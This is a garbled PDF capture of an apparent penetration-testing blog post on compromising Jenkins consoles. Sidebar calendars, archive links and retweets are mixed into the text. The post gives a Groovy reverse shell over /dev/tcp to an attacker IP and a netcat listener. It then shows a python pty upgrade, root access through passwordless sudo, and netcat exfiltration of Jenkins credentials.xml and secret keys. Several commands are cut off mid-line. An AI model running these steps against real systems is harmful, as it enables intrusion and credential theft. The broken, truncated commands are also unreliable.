


Jenkins is an open-source continuous integration software tool written in the Java programming language. While useful to developers, it can also be useful to attackers. Often times developers will leave Jenkins consoles in an insecure state, especially within

Injecting keystrokes into



As you can see, there is also a credentials tab. It is common for developers to store credentials within Jenkins. While these passwords are not accessable to view from within the web console, they can be extracted from the system itself.

To create a reverse shell on the system, we need to use Groovy script. Since it is basically Java, we can use a Java reverse shell from pentestmonkey.

1 r = Runtime.getRuntime()

Burp and Ysoserial

Detecting CrackMapExec (CME) with Bro, Sysmon, and Powershell logs


VulnHub Walkthrough: RickdiculouslyEasy 1


How to Burp Good


SSL Phishing with GoPhish and LetsEncrypt


?


```
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/[attacker IP
                                                                                       January 2017
                                                                                   MTWTFSS
On our attacker system, we can use netcat to catch the shell:
                                                                                   2 3 4 5 6 7 8
                                                                                   9 10 11 12 13 14 15
      root@attacker:~# nc -lvp 9000
                                                                                   16 17 18 19 20 21 22
      listening on [any] 9000 ...
                                                                                   23 24 25 26 27 28 29
Once we catch the shell, we can enumerate the account, and upgrade our raw
                                                                                   30 31
netcat shell to a pseudo terminal.
                                                                                   « Oct
                                                                                                  Mar »
      id
      uid=1000(ienkins)
                                                                                 ARCHIVES
      /bin/bash -i
      jenkins@victim:/$ python -c 'import pty;pty.spawn("/bin/basl
      python -c 'import pty;pty.spawn("/bin/bash")
                                                                                 April 2018
                                                                                 March 2018
Often times Jenkins is given sudo permissions with no password, so we can easily
escalate to a root shell if we need to.
                                                                                 January 2018
                                                                                 December 2017
      jenkins@victim:/$ sudo -i
      sudo -i
                                                                                 November 2017
Once we have that, we need to locate the Jenkins install. In this case, it was found
                                                                                 October 2017
under /opt/jenkins. View the contents of the directory and you will see a
credentials.xml file and a /secrets/ directory.
                                                                                 September 2017
                                                                                 August 2017
      root@victim:/opt/jenkins # ls
                                                                                 June 2017
      credentials.xml
                                                                                 April 2017
                                                                                 March 2017
The encrypted passwords are stored in credentials.xml. We will need this file as well
as some of the keys to be able to decrypt it. One of the ways we can ex-filtrate
                                                                                 January 2017
these files is via netcat. Out our victim we will do the following, one at a time:
                                                                                 October 2016
      root@victim:/opt/jenkins # nc -w3 [attacker IP] 5000 < cre?</pre>
```














(and don't ultimately circumvent AWL) other than evasion of rather naive detections. May 21, 2018 n00py Retweeted scriptjunkie @scriptjunkie1 Oh yes! I would love getting all the passwords you have ever copied from anywhere on the internet. Coming in next Windows version. Sets for Office. If you are also an Office Insider you can now try Sets for Office to group, recall, and refresh data sources for all your projects." (Build 17643) A better way to copy paste. Simply press WIN-V to access our brand-new dipboard experience. Now you can paste from a dipboard history and pin the items, so us find youseff using all the time. Access your dipboard across any PC nurning Build 17666 or higher. (Build 17666) Dark theme comes to File Explorer. Along with this top insider request, we also added dark theme support to the File Explorer context menu, as well as th Common File Dialog (aka the Open and Save dialogs), (Build 17666) May 21, 2018 n00py Retweeted y Chris @golem445 Put together some Bash Bunny payloads, hope you guys find them handy. Included is Kerberoast, Bloodhound, and a quick NTLMv2 hash grabber. BB Web Server+HID keyboard are used to bypass flash drive restrictions and remove need to use the Internet.:)

